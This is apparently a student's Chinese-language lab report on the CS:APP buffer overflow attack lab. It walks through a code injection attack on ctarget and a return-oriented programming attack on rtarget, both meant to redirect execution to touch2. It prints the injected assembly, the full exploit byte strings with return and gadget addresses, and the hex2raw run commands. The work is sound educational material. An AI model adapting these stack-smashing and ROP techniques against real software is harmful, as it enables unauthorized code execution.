**《网络空间安全导论实践》报告**

题目： 缓存区攻击实验

姓名：

学院： 网络空间安全学院

专业： 网络空间安全（大类招生）

班级：

学号：

联系方式：

邮箱：

年 月 日

|  |
| --- |
| 基本信息表 |
| 题目： 缓存区攻击实验 |
| 作品类别：场景重现 |
| 作品内容摘要：本实验设计为一个黑客利用缓冲区溢出技术进行攻击。通过提供一个二进制可执行文件和部分函数的C代码。程序运行中需要用户输入正确的缓冲区内容，进行攻击，运用GDB调试工具和objdump反汇编工具，通过分析汇编代码和相应的栈帧结构，通过缓冲区溢出办法在执行了getbuf()函数返回时作攻击，使之执行指定函数。分别有Return-Oriented Programming和Code Injection Attacks，两种攻击方式。 |
| 关键词：getbuf 、**Return-Oriented Programming、 stack 、寄存器** |
| 作品提交形式：*（程序、源代码、文档、视频等）*  文档和视频 |

# 作品背景及意义

# 作品介绍


[缓冲区](https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA" \t "https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA%E6%BA%A2%E5%87%BA%E6%94%BB%E5%87%BB/_blank)溢出是指当[计算机](https://baike.baidu.com/item/%E8%AE%A1%E7%AE%97%E6%9C%BA/140338" \t "https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA%E6%BA%A2%E5%87%BA%E6%94%BB%E5%87%BB/_blank)向缓冲区内填充数据位数时超过了缓冲区本身的容量，溢出的数据覆盖在合法数据上。理想的情况是：程序会检查数据长度，而且并不允许输入超过缓冲区长度的字符。但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配，这就为缓冲区溢出埋下隐患。操作系统所使用的缓冲区，又被称为“[堆栈](https://baike.baidu.com/item/%E5%A0%86%E6%A0%88" \t "https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA%E6%BA%A2%E5%87%BA%E6%94%BB%E5%87%BB/_blank)”，在各个操作进程之间，指令会被临时储存在“堆栈”当中，“堆栈”也会出现[缓冲区溢出](https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA%E6%BA%A2%E5%87%BA/678453" \t "https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA%E6%BA%A2%E5%87%BA%E6%94%BB%E5%87%BB/_blank)。

# 设计与实现方案

## 3.1 技术原理

（原理框图、软件流程、相关描述等）

通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，进而运行精心准备的指令，以达到攻击的目的。



按照程序设计，比如，就是要求用户输入的数据不超过4个。

而用户在输入数据时，假设输入了16个数据，而且程序也没有对用户输入数据的多少进行检查（这种情况太常见了，windows系统本身就出过n个缓冲区溢出漏洞），就往预先分配的格子中存放，这样不仅4个分配的格子(内存)被使用了，其后相邻的12个格子中的内容都被新数据覆盖。一般情况下后面的格子是可以被当成代码执行的。

## 3.2设计与实现方案

1. VScode: 针对于编写现代[Web](https://baike.baidu.com/item/Web/150564" \t "_blank)和[云应用](https://baike.baidu.com/item/%E4%BA%91%E5%BA%94%E7%94%A8/476249" \t "_blank)的跨平台[源代码编辑器](https://baike.baidu.com/item/%E6%BA%90%E4%BB%A3%E7%A0%81%E7%BC%96%E8%BE%91%E5%99%A8/16273015" \t "_blank)，可在桌面上运行，并且可用于[Windows](https://baike.baidu.com/item/Windows/165458" \t "_blank)，[macOS](https://baike.baidu.com/item/macOS/8654551" \t "_blank)和[Linux](https://baike.baidu.com/item/Linux/27050" \t "_blank)。它具有对[JavaScript](https://baike.baidu.com/item/JavaScript/321142" \t "_blank)，[TypeScript](https://baike.baidu.com/item/TypeScript/4314718" \t "_blank)和[Node.js](https://baike.baidu.com/item/Node.js/7567977" \t "_blank)的内置支持，并具有丰富的其他语言（例如[C++](https://baike.baidu.com/item/C%2B%2B/99272" \t "_blank)，[C＃](https://baike.baidu.com/item/C%EF%BC%83/195147" \t "_blank)，[Java](https://baike.baidu.com/item/Java/85979" \t "_blank)，[Python](https://baike.baidu.com/item/Python/407313" \t "_blank)，[PHP](https://baike.baidu.com/item/PHP/9337" \t "_blank)，[Go](https://baike.baidu.com/item/Go/953521" \t "_blank)）和运行时（例如[.NET](https://baike.baidu.com/item/.NET/156737" \t "_blank)和[Unity](https://baike.baidu.com/item/Unity/10793" \t "_blank)）扩展的[生态系统](https://baike.baidu.com/item/%E7%94%9F%E6%80%81%E7%B3%BB%E7%BB%9F/457895" \t "_blank),.支持SSH，通过互联网到远程主机的安全连接以及它创新性的设计和特色帮助用户在复杂的网络环境中享受他们的工作。

2. VMWare:vmware虚拟机软件是一个“虚拟[PC](https://baike.baidu.com/item/PC/107" \t "_blank)”软件，它使你可以在一台机器上同时运行二个或更多Windows、[DOS](https://baike.baidu.com/item/DOS/32025" \t "_blank)、[LINUX](https://baike.baidu.com/item/LINUX" \t "_blank)系统。与“多启动”系统相比，VMware采用了完全不同的概念。多启动系统在一个时刻只能运行一个系统，在系统切换时需要重新启动机器

3. Linux：全称 GNU/Linux，是一种免费使用和自由传播的类 UNIX 操作系统。

4. Gcc 编译器：GCC（GNU Compiler Collection，GNU 编译器套件）是由 GNU 开发的编程语言译器。

GNU编译器套件包括 C、C++、 Objective-C、 Fortran、Java、Ada 和 Go 语言前端，也包括了这些语言的

库（如 libstdc++，libgcj 等。）

5. Objdump 命令反汇编：objdump 有点像那个快速查看之类的工具，就是以一种可阅读的格式让你更多地了解二进制文件可能带有的附加信息。

6. GDB 调试工具：GDB 是 GNU 开源组织发布的一个强大的 UNIX 下的程序调试工具。


7.Docker: Docker 是一个开源的应用容器引擎，让开发者可以打包他们的应用以及依赖包到一个可移植的[镜像](https://baike.baidu.com/item/%E9%95%9C%E5%83%8F/1574" \t "_blank)中，然后发布到任何流行的 [Linux](https://baike.baidu.com/item/Linux" \t "_blank)或[Windows](https://baike.baidu.com/item/Windows/165458" \t "_blank)操作系统的机器上，也可以实现[虚拟化](https://baike.baidu.com/item/%E8%99%9A%E6%8B%9F%E5%8C%96/547949" \t "_blank)。容器是完全使用[沙箱](https://baike.baidu.com/item/%E6%B2%99%E7%AE%B1/393318" \t "_blank)机制，相互之间不会有任何接口。

第一步搭建虚拟环境

下载docker并更改其镜像加速


在终端输入指令运行docker

然后在终端运行以下指令下载容器




Running该容器docker start 容器id


可以输入指令直接在终端操作完成缓存区攻击或者利用vscode的ssh完成实验这里我使用vscode完成，一是方便，二是可视化，三是VScode用得很多，容易上手



借用 remote ssh插件，连接到ssh的实验环境



进入root/attack.lab



J

基础知识：

README.txt；

**ctarget：**一个容易遭受 code injection 攻击的可执行程序。

**rtarget：**一个容易遭受 return-oriented programming 攻击的可执行程序。

**cookie.txt：**一个 8 位的十六进制码，用于验证身份的唯一标识符

**hex2raw：**一个生成攻击字符串的工具.

ctarget 和 rtarget 运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。

CTARGET 和 RTARGET 都从标准输入读入一个字符串，使用 getbuf()函数实现，具体如下：

1 unsigned getbuf()

2 {

3 char buf[BUFFER\_SIZE];

4 Gets(buf);

5 return 1;

6 }

函数 Gets()类似于标准库函数 gets()，从标准输入读入一个字符串，将字符串（带 null 结束符）存储在

指定的目的地址。二者都只会简单地拷贝字节序列，无法确定目标缓冲区是否足够大以存储下读入的字符

串，因此可能会超出目标地址处分配的存储空间

基础知识：X86-64 有 16 个 64 位寄存器

- %rax 作为函数返回值使用。

- %rsp 栈指针寄存器，指向栈顶。

- %rdi，%rsi，%rdx，%rcx，%r8，%r9 用作函数参数，依次对应第 1 参数，第 2 参数……- %rbx，%rbp，%r12，%r13，%14，%15 用作数据存储，遵循被调用者使用规则。

- %r10，%r11 用作数据存储，遵循调用者使用规则。

攻击方式主要有两种**Return-Oriented Programming和Code Injection Attacks**

1. **Code Injection Attacks**

**--**程序被设置成栈的位置每次执行都一样，因此栈上的数据就可以等效于可执行代码，使得程序更容易遭受包含可执行代码字节编码的攻击字符串的攻击。

我们需要做的是在程序运行的时候是正在运行test函数

1 void test()

2 {

3

int val;

4

val = getbuf();

5

printf("No exploit. Getbuf returned 0x%x\n", val);

6 }（test函数）

我们可以看到test函数中会调用getbuf函数

1 unsigned getbuf()

2 {

3 char buf[BUFFER\_SIZE];

4 Gets(buf);

5 return 1;

6 }

我们所需要做的就是让程序能够运行程序内部的touch2函数

1 void touch2( unsigned val )

2 {

3 vlevel = 2; /\* Part of validation protocol \*/

4 if (val == cookie) {

5 printf("Touch2!: You called touch2(0x%.8x)\n", val);

6 validate(2);

7 } else {

8 printf("Misfire: You called touch2(0x%.8x)\n", val);

9 fail(2);

10 }

11 exit(0);

12 }

分析 test 函数，函数 test 调用了函数 getbuf，getbuf 执行返回语句时，程序会继续执行 test 函数中的 语句，即第 5 行的 printf 函数，宣告攻击失败.意思就是，我们要改变这个行为，使 getbuf 返回的时候，执行 touch2而不是返回 test。查看touch2函数发现需要我们注入一小段代码。来完成字符串漏洞攻击。**所以我们的任务就是需要要我们在 getbuf 之后直接 ret 到 touch2 里面而不是继续执行 test，并且需要通过某种方式，放置你注入的代码的地址的二进制到某个地方，来使getbuf的控制权转移到你的代码上。**

方法：我们注意到函数的第一个参数放在寄存器%rdi上传递的。我们的攻击代码应该把某些寄存器的值设置为你的cookie，然后用ret指令转移控制权到touch2上，可以使用ret来转移控制权。

操作步骤：1.我们先来看看这些函数的汇编代码。

利用gdb的指令查看test汇编代码。可以看到这里首先分配栈帧然后调用 getbuf 随后把返回值赋给了 edx，0x403188 赋给 esi，可以想到这个 应该是 printf 的字符，查看一下，发现果然是这样。

我们再来分析一下getbuf的代码

可以看到 getbuf 开辟了 40 个字节的内存空间，然后把调用 gets 把读入的字符串放到缓冲区中。

（示意图）

我们再来分析一下或者说需要看一下touch2的首地址。

这样我们就知道了touch2的首地址了，我们可以利用缓冲区溢出把原来正常需要返回到 test 的返回地址，改为touch2的开始地址。可以看到getbuf把 %rsp 移动了 0x28(40) 位，也就是说，我们的缓冲区有 40 位。那么根据栈帧的分配策略，我们只需要在getbuf函数执行retq指令时让当前栈顶8字节地址为touch2函数的起始地址（4017ec）即可。其实 touch2 的逻辑非常简单。就是比较我们传入的参数 val 是否等于 cookie 的值。如果等于就可以通过。关键就是在改变返回地址前也设置 rdi 寄存器的值。因此我们可以很容易的想到我们要插入的 汇编代码是什么。

**mov $0x59b997fa, %rdi # cookie设置**

**pushq $0x4017ec #控制权转移至touch2 0x4017ec是touch2的开始地址**

**retq**

再利用下面的操作查看他的字节序表示

gcc **-**c help2.s

objdump **-**d help2 .o

0000000000000000 **<**.text**>:**

0**:** 48 c7 c7 fa 97 b9 59 mov $0x59b997fa,**%**rdi

7**:** 68 ec 17 40 00 pushq 0x4017ec

c: c3 retq

​

**这时**我们重新看getbuf的代码：

00000000004017a8 <getbuf>:

4017a8: sub $0x28,%rsp

4017ac: mov %rsp,%rdi

4017af: callq 401a40 <Gets>

4017b4: mov $0x1,%eax

4017b9: add $0x28,%rsp

4017bd: retq

4017be: nop

4017bf: nop

这里把%rsp赋给了rdi然后调用了gets 我们需要check一下rsp在这里打一个端点

我们发现rsp的地址为0x5561dc78 是不是有点想法可以开始写了。我们可以让执行完getbuf之后回到rsp的这里。然后把我们要执行的三行汇编代码执行。就可以成功执行touch2了。这样我们的输入流就写好了。

48 c7 c7 fa 97 b9 59 68 <-读入我们要执行的汇编语句

ec 17 40 00 c3 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

78 dc 61 55 00 00 00 00 <-返回地址为rsp


（注意小端口的次序）

用指令./hex2raw < touch2.txt | ./ctarget -q


二、**Return-Oriented Programmin**

实验目的也是跟上个方法的目的一样，但是这个更具挑战性。因为对程序RTARGET进行代码注入攻击比对CTARGET进行难度要大得多，因为它使用两种技术来阻止此类攻击：


1. 随机栈偏移。这让我们很难找到程序的地址
2. 标记为不可执行区域。这使得我们的攻击代码无法被执行。



在这样的限制下，我们不能使用简单地使用代码注入的方式来进行攻击了。但是我们可以使用ROP这种方式，大致的思想就是我们把栈中放上很多地址，而每次ret都会到一个Gadget（小的代码片段，并且会ret），这样就可以形成一个程序链。通过将程序自身(./rtarget)的指令来完成我们的目的。




我们将重复上面的攻击，但使用我们的小工具的程序RTARGET进行此攻击。 我们可以使用由以下指令类型组成的小工具（gadgets）来构造解决方案，并且仅能使用前八个x86-64寄存器（％rax–％rdi）。我们可以用两个gadgets。当一个小gadgets使用pop指令。我们的exploit string中必须含有一个地址和data。




我们查表发现 movq %rax %rdi的编码—48 89 c7，通过上个的实验我们知道ret的编码是c3

我们只需要让传入的第一个参数R[%rdi]=cookie就ok了



通过这个表我们可以发现popq 5f //就是可以popq rdi



在rtarget里面我们发现这样的代码果然出现了  
402b18: 41 5f pop %r15  
402b1a: c3 retq

本来想着可以使用mov rdi, rax ; ret作为中间步骤，没想到，在查询pop指令的时候，发现了直接可以使用的指令pop rdi ; ret。我们记下它的指令，构建字节码：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

19 2b 40 00 00 00 00 00 #pop **%**rdi

fa 97 b9 59 00 00 00 00 #cookie


ec 17 40 00 00 00 00 00 #touch2

然后输入./hex2raw < phase4.txt | ./rtarget -q




## 3.3测试与结果

实验结果1如下：



完成了调用touch2函数，在改变返回地址前也设置rdi寄存器的值为cookie的值。实现了touch2的正确输出。

实验二结果如下：

完成了在随机栈偏移、程序的一些地址标记为不可执行区域的情况下，完成了调用touch2函数，在改变返回地址前也设置rdi寄存器的值为cookie的值。实现了touch2的正确输出。

## 4.实现过程中遇到的问题和解决

* 汇编代码第一次接触，有相当大的难度，并且还要非常多的汇编和gdb指令需要学习，以及需要对stack以及寄存器有深入的了解。
* **解决：**我之所以选择这个题目很大程度上是因为我之前恰好也在自学csapp这门课程，刚好也在看cmu的视频进行学习，刚好有一定的了解，有些许兴趣，所以就下定决心仔细钻研汇编代码，进行学习，基本能看得汇编指令。
* Windows系统的docker软件日常出问题，为了修复docker我把电脑整蓝屏了
* **解决：**多亏了win11更新的自动保存，让我可以回档到上次的更新，而不用大费周章的修复，甚至去电脑店修。解决docker的问题，最后我选择在vmware的虚拟机linux上利用docker进行实验，在linux上的docker的维护，运行很好，基本没啥问题，也就需要查询，甚至写一系列的指令才能开启，下载docker，最后在实验环境在linux下进行。
* 需要看面对大段的英文文档的实验介绍（关于attack.lab）
* 解决：借助了 deepl 的文档翻译功能

## 5.结论

* 深入了解了缓存区溢出攻击的原理与方法，甚至一些防范手段
* 字节序的问题，需要对栈的增长方向以及小端法的字节序加以理解。
* ROP攻击要充分利用程序本身，而不是循规蹈矩地盲目寻找Gadgets
* 对于堆栈还有参数传递有了更深的认识，对于机器代码如何控制程序运行也更加了解
* 通过这次实验，充分加强了自身的自我探究的学习能力，在以后的学习、甚至工作上都是一次宝贵的经验。